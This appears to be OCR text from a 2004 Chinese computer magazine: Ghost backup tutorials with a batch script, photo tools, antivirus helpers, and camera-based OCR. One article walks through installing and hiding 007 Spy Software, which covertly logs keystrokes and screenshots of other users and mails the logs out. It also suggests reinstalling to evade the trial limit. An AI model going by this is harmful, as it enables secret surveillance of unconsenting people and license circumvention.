


图 3

第五步: 这时，一定要清楚备份的是哪个分区上的系统。本例 Windows XP 安装在 C 盘上(1 Primary)，所以选中“1 Primary”(如图 3 所示，“Part”中的 1、2、3 等数字，分别代表硬盘的 C、D、E 等分区)使其高亮显示并




图 4

回车(如再次回车则取消选择)，按Tab键切换到“OK”按钮(此时“OK”将显示为白色字体，表示该按钮现在是激活状态)，按回车键打开保存对话框(见图4)。

第六步:这个对话框用来设置映像文件保存的位置。首先按Tab键切换到“Look in”项上(选中的项目将被一个白色方框圈着)，按回车键，然后从打开的下拉列表中选择一个磁盘分区(如本例中选的是“D”分区)并回车。在下面的列表框中，按上下箭头键选中这个分区下的某个文件夹，映像文件将被保存在这个文件夹中(最好事先建立一个空文件夹专门用来存放映像文件)。按Tab键切换到“File name”文本框中并输入任意文件名。不过，为了便于记忆，最好选择一个有意义的文件名，如本例中将映像文件命名为“ghostXP”(不用输入后缀名，Ghost会自动在文件名后加上“.GHO”后缀)，表示这是Windows XP的映像。



老鸟支招

Tab键可按一定次序在界面的各个部件中跳转，如果不小心多按了一次跳过了想要选择的部件，这时可按下Shift+Tab键，它又会反方向跳转回来。

第七步:按Tab键切换到“Save”按钮，按回车键，将出现一个提示框(见图5)，询问是否要压缩映像文件。



图 5

“No”表示不压缩，“Fast”表示快速压缩，“High”表示高度压缩。如果硬盘空间紧张，希望映像文件小一些，可选择“High”，不过操作时间将会延长。在效率和文件大小之间折中一下，可选择“Fast”。本例中可按Tab键切换到“High”按钮，按回车键，又会弹出一个提示窗口，按“Yes”按钮即可开始映像文件的制作了。

第八步:映像文件制作完成后，还会弹出一个提示框，直接按回车键返回主界面。按上下箭头键切换到“Quit”项，按回车键即可退出Ghost。

2.恢复Windows XP分区

第一步:按照前面所演示的步骤进入Ghost主界面，选择“Local(本地)→Partition(分区)→From Image(从映像文件恢复)”，按回车键打开“Image file name to restore from”选择映像文件窗口。

第二步:选中在上面制作的映像文件ghostXP(见图6)。按Tab键切换到“Open”按钮并按下回车键。




图 6

第三步:因为一个GHO文件可以保存多个分区的备份，所以此时Ghost会弹出如图7所示的窗口询问要从GHO文件中的哪一个分区恢复，因为我们制作的ghostXP只有系统分区的备份，因此选中它，按Tab键切换到“OK”按钮并回车。




图 7

第四步:之后，Ghost会分析电脑中的硬盘，并出现“Select local destination drive by clicking on the drive number”(请选择目标硬盘)窗口供选择目标硬盘。本例只有一块硬盘，因此选中1号硬盘使其高亮显示，接着按下OK按钮。

第五步: Ghost会分析硬盘中的分区信息，询问要把Ghost备份恢复到哪一个分区，选择第1个分区并按OK按钮(这里最好检查几遍，防止选错分区，造成数据丢失)，Ghost会弹出确认窗口，在你检查无误后按下“Yes”按钮(此时如想撤消上面的操作，可按“No”按钮返回主界面)，Ghost便会自动开始恢复。

危险！

恢复系统分区时一定要特别注意:映像文件备份的是哪个分区，还原时最好要选择原来的那个分区，不要选错了。恢复映像后，原来分区上保存的所有东西都将丢失，所以一定要将该分区上的重要资料文件预先备份到其他硬盘、光盘或别的存储媒体上。



Ghost 中文伴侣帮忙 操作无障碍

通过上面的学习，你会发现使用 Ghost 并不那么困难，不过我们还有更为傻瓜、简单的方法，那就是利用 Ghost 中文伴侣软件，在 Windows 中完成基本设置，然后再进入 DOS，只要运行一个命令(同样也是中文显示)即可完成备份或恢复。

Ghost 中文伴侣小档案

软件版本:3.0 Build 2003.07.04	软件大小:838 KB
软件性质:免费软件	适用平台:Windows 98/Me/2000/XP
下载地址:http://sccrc.onlinedown.net/down/comghost30.exe	

第一步: 下载后双击运行，它会默认选择安装到"D:\comghost"文件夹。双击桌面上生成的"Ghost 中文伴侣"图标启动软件，第一次运行会提示指定"Ghost.exe"路径，单击右上角第一个"浏览"按钮，从打开的对话框中找到"Ghost.exe"文件即可(建议将"Ghost.exe"文件复制到"D:\comghost"，使其与 Ghost 中文伴侣处于同一文件夹中)。

第二步: 进入软件主界面后，首先选择"将第 1 块硬盘上的第 1 个分区上的内容以压缩率中等压缩(推荐)"(以备份第 1 块硬盘上的 C 分区为例)。单击"备份到镜像文件"后的"浏览"按钮，设置 GHO 文件的保存路径和文件名，比如"d:\sysBackup\ghoXP.gho"(见图 8)。



图 8

第三步: 单击"命令保存在硬盘上"按钮，这样在 G 盘(硬盘的最后一个分区)根目录下会生成备份的批处理文件"beifen.bat"和恢复的批处理文件"huifu.bat"。



老鸟支招

制作的 Ghost 中文启动盘，还不能在 Windows 2000 下使用，目前只有在 Windows 98 和 Windows XP 下才能使用它。如果使用的是 Ghost 2003，那么需要两张软盘。

第四步: 用启动盘重启到 DOS，进入 G 分区，然后运行"beifen.bat"，接着会显示中文提示，告诉你程序将把系统分区备份到哪里，并且询问是否继续。按下 Y 键就开始自动备份。



危险！

为确保备份的分区无误(特别是有多块硬盘，并且使用 Windows 98 的情况下，很容易因为盘符交错而产生选择错误)，最好在完成备份后，在 Windows 中用 Ghost Explorer 查看一下生成的 GHO 文件是否为要备份分区的内容。

第五步: 如果要恢复，同样进入 DOS，并运行"huifu.bat"，将会显示提示，确认无误后按 Y 键即可恢复。

高材生的小灶

1.Ghost 的好搭档——Ghost Explorer

在 Ghost 的安装目录中，双击"Ghostexp.exe"文件启动 Ghost Explorer。它能将制作好的 GHO 映像文件读出并展开，然后就可以像对 ZIP 压缩包操作一样，对里面的任意文件进行提取和删除，还能增加新文件到 GHO 中，整个过程都在 Windows 下完成。

通过"查看→选项"，在"分卷分隔点(MB)"中输入 600MB。勾选"自动命名分卷"项，确定后，再单击"文件→编译"打开另存为对话框，输入文件名，单击"保存"按钮开始重新编译，这样就可以将一个上 GB 大小的 GHO 文件切割成多个 600MB 大小的文件，方便刻录到几张光盘中备份。

另外，点击"文件→编译"可对映像文件进行碎片整理，从而优化映像文件，减小映像文件体积，加快恢复速度。

2.打造自动备份与还原系统

利用前面介绍的"虚拟启动软盘"，我们可以制作出一个专门的备份和恢复系统，只要在启动菜单中选择了"由虚拟启动软盘启动"，就会自动出现一个菜单，选择 1 可以自动将第 1 块硬盘的第 1 个分区备份到 D 盘根目录下的"system.gho"文件中，选择 2 则可以将"system.gho"文件恢复到第 1 块硬盘的第 1 个分区中，省去了在 Ghost 中的烦琐操作。

第一步: 打开记事本，输入如图 9 所示的内容，并将其




图 9

保存为“Config.sys”。

第二步:打开记事本，输入如图10所示的内容，将其保存为“Autoexec.bat”。



```
@ECHO OFF
set EXPAND=YES
SET DIRCMD=/O:N
cls
set temp=d:\
set tmp=d:\
path=a:\

IF "%config%"=="Clone"      goto Clone
IF "%config%"=="RestoreHD"  goto RestoreHD
:Clone
ghost -clone,mode=pdump,src=1:1,dst=D:\system.gho -z1 -sure
GOTO QUIT

:RestoreHD
ghost -clone,mode=pload,src=D:\system.gho:1,dst=1:1 -sure -rb
GOTO QUIT

:QUIT
```

图10

其中控制备份和恢复的两个重要命令分别为:

ghost -clone,mode=pdump,src=1:1,dst=D:\system.gho -z1 -sure(备份第1块硬盘的第1个分区到“D:\system.gho”，采用中等压缩，不必询问)

ghost -clone,mode=pload,src=D:\system.gho:1,dst=1:1 -sure -rb(恢复“D:\system.gho”文件到第1块硬盘的第1个分区)

老鸟支招

我们专门制作了“Config.sys”和“Autoexec.bat”文件，同时还提供了Ghost参数的详细解释，你可以到http://www.newhua.com/cfan/200418/autoghost.rar下载。

第三步:用WinImage(下载地址:http://sq.onlinedown.net/down/wibt6136.zip)打开“D:\vfloppy15”文件夹中的“BOOTDISK.img”，将“Config.sys”和“Autoexec.bat”文件拖放进右侧窗格替换掉原有同名文件。接着选择“Image→Change format”，在弹出窗口中选择“2.88MB”，然后将Ghost.exe也拖放到右侧窗格进行添加。完成后，单击保存按钮并退出。

第四步:进入“D:\vfloppy15”文件夹，双击执行“vFloppy.exe”，单击“映像文件”最后面的选择映像文件路径图标，找到“D:\vfloppy15”中的“BOOTDISK.img”重新载入该文件，最后单击“应用”按钮即可。

第五步:重启系统，在启动菜单中选择“由虚拟启动软盘启动”，接着就会出现一个菜单，选择“1.Backup your System”可备份C分区到“D:\System.gho”，选择“2.Restore from HD”则将“D:\System.gho”恢复到C分区。默认30秒无动作，系统自动进行备份。

老鸟支招

有的朋友会发现，在备份后，不仅有SYSTEM.GHO文件，还会有一个SYSTE001.GHS文件，这是因为Ghost默认的映像文件大小为2GB，超过2GB后映像文件被自动分割，但并不影响使用。 CF [SY09]



电脑“窃听器”续篇

■ 北京　阿飞

自《Wiretap pro 给电脑装个“窃听器”》一文在本刊2004年第15期发表后，有部分读者来信反映该软件的密码设置有问题，常常在重启系统后出现密码不正确提示。小编立即在自己的机器上又试了N遍，却并未出现这种情况，非常困惑。读者“waitforyou”在给小编的E-mail中写道：

关于Wiretap重启或注销系统后密码不能使用的问题，我的解决方法是不输入密码，而是用更改热键的方式来代替密码，效果也不错哦！

这确实是一个不错的替代方法，非常感谢“waitforyou”朋友对我们的支持。另外，对于想要卸载Wiretap pro的朋友，可直接在其安装文件夹中，双击执行其中的“Uninstall Wiretap Professional”文件，就可以卸载它了。


可以看出不少读者朋友对PC监控软件还是挺有兴趣的。因此小编花了一夜的时间上网狂搜，找到了一款比Wiretap更好用的监控软件——007 Spy Software。

007 Spy Software可以记录键盘的每一个输入、访问的网页、对文件和文件夹的操作，可以暗中抓取屏幕截图，它隐藏自身的功能要比Wiretap更加便捷。它是家长对孩子或公司对员工进行监测的好工具，如果你走开时希望监测别人使用你电脑的情况，也可通过它查看别人使用你电脑时的各种细节。

007 Spy Software小档案

软件版本：3.41　　软件大小：2384 KB
软件性质：共享软件　　适用平台：Windows 9x/ME/2000/XP
下载地址：http://sccrc.onlinedown.net/files2/007ssinstall.exe
推荐说明：为什么推荐给大家的又是一款共享软件呢？因为笔者发现，免费类的监控软件，一方面功能比较单一，另一方面性能也不稳定，有不少监控软件对中文的支持还很差。007 Spy Software的试用期虽然只有15天，但应付一个短短假期的监测工作，已经绰绰有余了。而且软件过期之后，重装一遍好像依旧能用。

第一步：007 Spy Software安装完成后，运行它，其主界面如图所示。首先设置一下密码，将007 Spy Software自身保护起来。勾选“Enable password protection to avoid unauthorized access”（启动密码保护防止未认证的访问），在“Type Password”（输入密码）和“Confirm Password”（确认密码）框中输入两遍密码（两个要完全相同），确认即可。



第二步：将光标置于“Hotkey Selection”（热键选择）下的文本框中，按下键盘上任意键（可以是组合键），设置软件调用热键。软件默认的热键为Ctrl＋Alt＋7。

第三步：将“Starup Option”（启动选项）下的三个选项全部勾选上，以确保软件能随Windows一同启动，并自动设置为隐秘方式。单击右侧的“Advanced Settings”（高级设置）按钮可打开高级选项对话框，这里可用来设置E-mail或FTP通知的选项。

小提示

在高级选项对话框中还有一个“Uninstall 007 Spy Software”按钮，单击它可卸载软件。如果你忘记密码无法进入软件的主界面窗口，则可以进入软件的安装目录，双击执行“unins000.exe”文件即可卸载。如果找不到这个卸载程序的话，可重新安装一遍再卸载。

Just Do It

不知是否是因为单位防火墙设置的原因，其E-mail通知功能小编没有试验成功，有兴趣的读者可以再试试看。其设置非常简单，只要在“Email address”中输入接收监控邮件的信箱地址即可。可单击右侧的“Test Now”按钮先测试一下。

第四步：单击“Skilled Mode”按钮，将其切换到“Training Mode”模式，你会发现软件在桌面上的快捷图标及其在“开始”菜单中的项目，都被隐藏起来了。这进一步增加了软件自身的安全性。单击“Training Mode”按钮可返回“Skilled Mode”模式。

设置完毕，单击左上角三角按钮即可开始监控电脑了，单击第二个按钮可以隐藏007 Spy Software。如果想查看监控结果，可按前面设置的热键呼出软件的主窗口，在左侧单击相应的监控项目图标，即可查看键盘输入、网络浏览、程序运行、屏幕截图、文件/文件夹操作等项目。其查看方式与Wiretap pro类似，这里就不详细讲解了。

|CF|[SY10]

电脑爱好者 实用软件栏目

柳絮飞（责任编辑）

E-mail：media@cfan.com.cn
通信方式：北京9615信箱　柳絮飞（收）
邮　编：100086
网　址：www.cfan.com.cn

有我Collage Maker 菜鸟也能玩特效

■福建 俞木发

自从有了数码相机后，笔者电脑中保存了越来越多的家人照片，近日准备把它们制做成电子相册欣赏。在网上看到许多PS（PhotoShop）高手制作的精美相册，很多图片都被加上了精美的镜框和一些特效。我也想先把照片用PS处理一下，可是装了PS使用后才发现，对我这个新手来说，要为照片做出好看的效果难度太大了。还好，近日在网上找到一款照片处理小精灵——Collage Maker（以下简称CM），它是一款图形编辑器，自带很多遮罩和阴影图层效果，只需点点鼠标就可以把PS中的高难度操作"移植"到数码照片中，还能直接生成3″×5″,4″×6″等各种适合数码打印规格的照片，给日后的冲洗或打印带来极大的便利。

Collage Maker小档案

软件版本:2.0　软件大小:3716KB
软件性质:共享软件　适用平台:Windows 9x/ME/2000/XP
下载地址:http://sccnc.onlinedown.net/down/collage2x_install.exe

第一步：创建新项目

程序运行后在出现的欢迎窗口中单击"Create New Collage"(创建新拼贴画)，按提示依次输入项目名称、打印尺寸（如4″×6″），勾选"Standard Size for Digital Print Processing"(数字打印处理使用标准尺寸)，这样处理后的照片就能直接打印输出了(见图1)。最后单击"OK"(确定)按钮进入主界面(注:本文的插图为汉化版的界面)。




图1

第二步：添加照片

单击"ADD PHOTO"(添加照片)按钮打开一个浏览对话框，导入需要处理的照片。

第三步：添加特效

1.添加面罩。单击工具栏上的"Mask"(面罩）按钮，在弹出对话框中选择"Heart1.jpg"(心形)。单击"打开"即可在程序主窗口看到照片已被添加上"心形"镜框。

小提示

程序内置了37种面罩效果，应该根据具体照片主题选择合适的面罩。另外默认情况下，面罩效果相对于照片都是在中央显示并且不能移动，如果是人物照而主人公没有在照片中央，可能会影响效果，为获得更好效果，可以利用其他图像编辑软件先行"裁剪"，将主人公"移到"照片中央。

2.添加背景纹理。单击左侧"BG TEXTURE"(背景纹理）按钮并从下拉列表中选择"Natfl203.Jpg"(鲜花）效果，即可以看到照片背景图变为一片美丽的鲜花了，如果不满意，可以随时重选背景效果。

小提示

默认图片是在窗口左上方，而添加背景是分布在选定尺寸规格的整个后方，如果照片尺寸较小，可单击"LAYOUT"(面板)按钮，这时就能在弹出的"图像布局管理器"窗口中直观地看到照片在整个背景图中的位置，用鼠标将照片移动到合适的位置后单击"同意"退出。

3.添加图章。单击工具栏"Stamp"(图章）按钮，在弹出背景图章窗口的"Stamp Group"(图章组)中选择"balloons"(气球)，选中一个气球，单击"Start"(开始)（见图2)。回到程序主界面，此时鼠标会变为一个图章标记，在需要添加的区域单击添加一个气球，完毕按F8键退出图章。注意，一定要用F8键退出，否则无法还原鼠标继续操作。在这里一旦添加图章，就不能移动了，所以一定要调整好照片在背景中的位置后再选择这个效果。



图2

此外，单击其他相应的按钮可以进行诸如调整亮度、色度、旋转、添加文本等操作，最后效果如图3所示。如果处理的图片比较大，可以随时单击"PREVIEW"(预览)按钮进行全屏幕预览。

第四步：保存

单击"File(文件)→Save as Graphic（保存为图像）"，按提示保存即可，程序支持图片输出为BMP、JPG、GIF格式。如果需要打印输出，单击"Print"(打印)按钮，选择相应的打印机即可。

经过上面的特效处理后，果然给我的电子相册增色不

Google 家的超快速图像浏览器

—— Google Picasa

■山东　何一苇

对于一个“好色”之徒来说，电脑里存储大量图片不是什么新鲜事，但如何管理这些图片却成了让人头疼的事。朋友们常用的工具是 ACDSee，但如果你觉得 ACDSee 处理速度太慢的话，不妨试试这款软件——Google Picasa。

Google Picasa小档案

软件版本：1.618	软件大小：3621 KB
软件性质：免费软件	适用平台：Windows 9x/2000/XP
下载地址：http://sccrc.onlinedown.net/files2/picasa-google-free.exe	
汉化补丁：http://sccrc.onlinedown.net/files2/HA_Picasa1618.exe	

Picasa 原来是一款收费的图像管理、处理软件，被 Google 收购后变成了免费软件。其界面豪华，功能实用，搜索图片速度比 ACDSee 快好几倍，无论图片多多，空间多大，很快就可以查到。软件安装后，双击桌面快捷方式，Picasa 图标就会出现在系统托盘里，单击该图标，在弹出菜单里选择“启动 Picasa”。

首次运行，Picasa 将启动图片管理向导窗口，其中包含两个选项：Include all pictures（包括所有图片）和 Include specified folders only（只包括指定文件夹），用户可根据意愿进行选择。Picasa 则根据用户选择对整个硬盘或指定的文件夹进行扫描，搜索到的图片会出现在右侧预览框中（见图 1）。



图 1

为便于以后搜索、读取，Picasa 在扫描的同时，还会在每一个有图片的目录下建一个名为 Picasa.ini 的隐藏文件，它可以加快搜索速度，但如果你的文件管理较乱，图片不是集中存放在同一目录下，这一功能恐怕会吞噬掉大量磁盘空间：几百几千个 Picasa.ini 文件挤在硬盘上，那感觉恐怕不能用“快乐”二字来形容。好在要禁止它也不是没办法，你可以打开“Tools（工具）→Picture Manager（图片管理器）”，在窗口中选中不需要监控的目录或磁盘，再选择“Remove from Picsa”即可。

与 ACDSee 不同，Picasa 以“全局”角度来浏览图片，无需在不同文件夹中跳来跳去，本机上图片一览无余，还可以通过右下角的滑动条随意改变缩略图的大小。

对 Picasa 的浏览、搜索、相册制作、贺卡制作等功能，大部分人肯定是见多不怪，不过它的 Timeline 时间轴功能绝对是一个创新：单击工具栏上的“Timelines”按钮，你就如同进入一个立体的藏画馆，所有图片按时间顺序分类排列，简单地点击鼠标即可游弋于时间长河，观看不同时期收集的图片作品，非常独特（见图 2）！



图 2

不过人无完人，美女的脸上也可能会有些瑕疵，Picasa 中的中文文件名会显示为乱码，但相信有 Google 做为强大后盾，这点很快会改进的，赶紧下载来试试吧。CF [SY12]



图 3

少，呵呵，和 PS 高手没距离啦。另外，程序还允许在一个窗口中输入多张照片拼贴为一幅，这样可以节约打印纸。使用同样的方法，可以继续为其他图片增加特效，如图 4 就是一幅拼贴效果图。CF [SY11]



图 4

杀毒软件也有备份硬盘的功能，有时，还能起到Ghost的作用，你想知道是怎么实现的吗？看看瑞星的硬盘数据备份功能吧。

如何在关键时刻恢复关键数据

■瑞星　张晓兵

1.瑞星硬盘数据备份工具原理

瑞星的硬盘数据备份并不是全盘备份，主要是由于全盘备份需要大量的时间及硬盘空间，非常不便。尽管如此，它还是备份了许多关键数据，因此，在绝大多数时候能够恢复出被损坏的硬盘数据。

要想了解这一点，就要知道硬盘数据的存储结构。硬盘数据存储有四个区域:引导区、文件分配表、目录区、文件数据区。引导区在最外层，它决定着硬盘是否可以启动，其他分区是否可以显示，CIH发作时系统会找不到硬盘，就是因为该区域的数据被损坏了，一些硬盘备份工具备份的是该区域的数据，因此，只能保证将分区恢复出来，而数据就无法恢复了。

瑞星硬盘数据备份工具的备份原理是将以上提到的引导区、文件分配表、目录区等三个区域的数据备份出来，以压缩的形式放在硬盘的尾部，像CIH、硬盘杀手之类的病毒一般只会破坏到硬盘前面的数据，只要将备份的硬盘的这三部分数据按照原来的位置拷贝过去，就把原来的数据恢复出来了，因此恢复成功率很高。

2.恢复已经被删除的数据

瑞星硬盘数据备份工具备份硬盘的时间默认是每天在中午12点钟备份一次，当然也可以选择在任一时刻备份。如果你的电脑在备份完不久被不小心格式化了，或者一些关键的目录及文件被误删除了，且这种删除不能通过“回收站”来恢复，那么这时你可以试试用瑞星的硬盘备份功能进行恢复：只要进入DOS模式下，启动瑞星DOS版，选择恢复备份就可将近期的误删数据恢复出来。不过，备份时间与恢复时间之间的差越小越好，因为瑞星硬盘备份工具并不是完全备份硬盘数据，而一般的删除操作也只是在扇区上做标记，修改一下文件指针指向的信息，真正的文件内容信息是没有改变的，这就像我们用橡皮擦去一句话中间的一个字一样，字虽然没了，但是字的空间还留着，硬盘的这种数据存储方式使得瑞星的硬盘数据备份工具有着很好的使用效果。

不过，随着时间的推移，这些被删除文件的空间将会发生变化，从而改变被删除文件或目录中的内容，最明显的是碎片整理操作，在进行碎片整理时，整个硬盘空间将会重新分配，因此那些被删除文件的实际内容将遭到完全破坏，如果这时还用原来备份的旧信息进行恢复的话，将会出现严重错误，因此，只有在那些文件被删除不久进行恢复，恢复的成功性才会大。

3.瑞星硬盘数据备份工具的使用步骤

第一步:调出瑞星硬盘数据备份工具。点击“开始→程序瑞星杀毒→硬盘数据备份”，打开”瑞星硬盘数据备份”的主界面，当然用户也可以在瑞星杀毒软件主界面中的“工具”菜单中选择“硬盘数据备份”来调出该工具。

第二步:开始备份和备份设置。在主界面中点击“开始备份”，”硬盘数据备份”工具即开始工作，这期间不需要用户做任何操作。如果用户想要选择定时备份的话，则需在主界面上点击“备份设置”调出配置界面，然后选择相应的备份频率，共有每小时、每天、每周、每年四种自动备份设定。

第三步:恢复数据。如果用户需要恢复硬盘数据则需要用启动光盘或者启动软盘启动系统，进入DOS模式，找到瑞星安装目录，默认为“C:\progra~1\rising\rav”，然后键入”RAVDOS”启动瑞星杀毒软件DOS版，如果用户手上有最新的瑞星杀毒软件软盘版，则可以省去上述步骤，直接用瑞星杀毒软件软盘版启动，这时可自动出现瑞星杀毒软件DOS版主界面。在该界面上选择“实用工具→硬盘数据恢复”，即可恢复备份的数据了。CF [FH01]



解决开机就打开“C:\Windows”的问题

■北京　文件夹

最近笔者的电脑一开机后，就会打开“C:\Windows”文件夹，经过检查，在“启动”项及注册表中并没有发现异常项目。后结过询问，发现这是“优化大师”的问题。

原来“优化大师”里有一项“启动时为桌面和explorer创建独立进程”，只要将其恢复默认值就可以解决这个问题了。CF [FH02]

现在病毒越来越猖獗，三天两头就有一种新变种，结果出现了一批杀毒软件可以查到，但无法查杀的病毒，甚至出现一些无法查杀的病毒，遇到无法查杀的病毒，一般我们都是进入安全模式进行查杀，自然比较麻烦，看来杀毒软件还是需要一个助手的……



杀毒助手 帮你杀毒

■北京　常旭

“杀毒助手”功能很多，比如可以关闭系统进程，如Winlogon等，这样不必进入安全模式就可以杀毒。对于多线程监控木马及病毒，软件提供了一次关闭多个进程的功能。另外可以删除系统服务、启动项，终止同时删除进程文件等功能，还可以查看与EXE文件相关联的DLL文件等等功能，可以说功能非常强大。这样的助手，你怎么可能不为杀毒软件准备一下呢？

杀毒助手小档案

软件版本:3.0	软件大小:654KB
软件性质:免费软件	适用平台:Windows 9x/2000/XP
下载地址:http://www.newhua.com/cfan/200418/杀毒助手V3.RAR	

1.助手也能搞定小病毒

千万不要小看“杀毒助手”，它也是可以杀病毒的。

第一步:打开软件，点击“属性”标签，你可以根据软件的，快速的查看是否有病毒进程存在(见图1)。




图1　非常方便地查看系统中所有进程

小提示

软件包括三种“属性”，一是“安全”，为系统进程;二是“未知”，为程序无法识别的程序;三是“病毒”，如果是该提示则非常危险。

第二步:在“映像名称”下勾选“属性”为病毒的项目，然后选择菜单中的“进程→强行关闭进程[多个]”即可，用这种方法就可关闭有多线程保护的病毒。如果你想在结束进程的同时，删除病毒文件，则需要右击相应的进程项，选择“强行删除进程[单个]”即可。

第三步:病毒删除了，但相应的启动项还没有删除，点击菜单中的“服务项→删除系统服务”，查看是否有未知服务，然后选择菜单中的“启动项→删除系统启动项”，查看是否有陌生的启动项，将其删除即可。

2.让软件认清程序

看着一大堆“属性”为“未知”程序，实在让人感觉不舒服，看着经常使用的MSN Messenger(简称MSN)都沦落为“未知”实在让人心痛，我们就把它改为“安全”吧。

第一步:选择菜单中的“程序→管理进程列表”，打开“添加进程描述”窗口。

第二步:在“进程名称”中输入“msnmsgr.exe”，“警告等级”中设置为“正常”，在“进程路径”中输入MSN的安装路径，如“C:\program Files\MSN Messenger\msnmsgr.exe”，在“进程描述”中输入“即时通讯工具MSN Messenger”，最后点击“添加”按钮即可完成添加(见图2)。



图2

除了需要添加正常的程序外，你还需要添加一些病毒程序，只要将“警告等级”设置为“病毒”即可。

小提示

只要复制软件目录下的Process.dat，就可以与好友共享“进程描述”了。

CF [FH03]



文字识别拍立得

■山东 李昊

伴随着数字产品的迅速普及，原来可望而不可及的数码相机，也渐渐地进入了寻常百姓家，有越来越多的家庭购买了数码相机。对于家庭用户而言，除了用它拍拍照，或者搞点动画短片以外，数码相机还有其他用途吗？

通常进行光学字符识别（Optical Character Recognition，简称OCR）是扫描仪的专利，现在随着数码相机有效像素的不断提高，已足以输出较大尺寸的图像。这样，完全可以在业余领域用数码相机代替扫描仪来完成OCR，识别率达90%以上。下面就跟随笔者来亲身体验一次数码相机的OCR之旅。

软硬件准备

硬件支持：首先需要一台有效像素值至少在130万以上的数码相机，只有高像素的数码相机，才能输出尽可能细致的图像，识别才能更加准确。

> 小提示
>
> 手持数码相机不太稳定，用它生成的图像质量不高，影响识别准确率。如果条件具备，最好配备三脚架。使用普通三脚架时，需要对书籍进行近乎竖直的放置，而一些书籍报刊很难竖直放置，所以这种情况下，需要寻找一个支撑手臂或肘部的支点。或通过调整三脚架云台的角度，尽可能对书进行垂直拍摄。

软件支持：选择Office 2003，主要是因为需要其工具包中的Microsoft Office Document Imaging及Microsoft Office Picture Manager工具。前者是一个用于查看、管理、读取和识别图像以及传真中文本的软件，功能强大，对文字的识别准确；后者用来组织、编辑和共享图片文件。一般典型安装的Office 2003中均包括这两款软件。最好安装ACDSee等图片浏览软件，方便浏览和简单处理图像。

> 小提示
>
> Microsoft Office Document Imaging可以识别横排和竖排汉字，自动对图像进行旋转，但不具备上下文联想能力以及学习能力，毕竟它不是专业的OCR软件。如果有必要的话，可以选择OCR专业软件，如“尚书汉字识别软件”等。

OCR之旅

笔者以SONY DSC-P92 500万像素数码相机（将图像尺寸设定为5MB，即最大分辨率为2592×1944，图像质量设定为“精细”）为例，演示OCR的具体步骤。使用其他相机的朋友可做相应的调整，但都是大同小异的。

第一步：将需要扫描的文件或书籍固定在某一位置，然后打开相机，按下右侧方向键，打开“宏拍摄”功能（即微距拍摄），然后调整相机，使待扫描的文件刚好占据相机LCD的整个视野，然后按下快门，原始档案就储存在相机中了。

> 小提示
>
> 为保证成像质量，可以用反光板补光。不过普通用户一般不具备这种摄影器材，也可以使用具备光线强度调节功能的灯具加以补光。光线不要太强，最好不要用闪光灯，否则图像上的文字会模糊不清。

第二步：将记忆棒插入连接在电脑上的读卡器中或将数码相机与电脑相连，这时，系统将弹出窗口（见图1），询问将要进行的操作。按照提示，将图片导入到电脑中。



图1

> 小提示
>
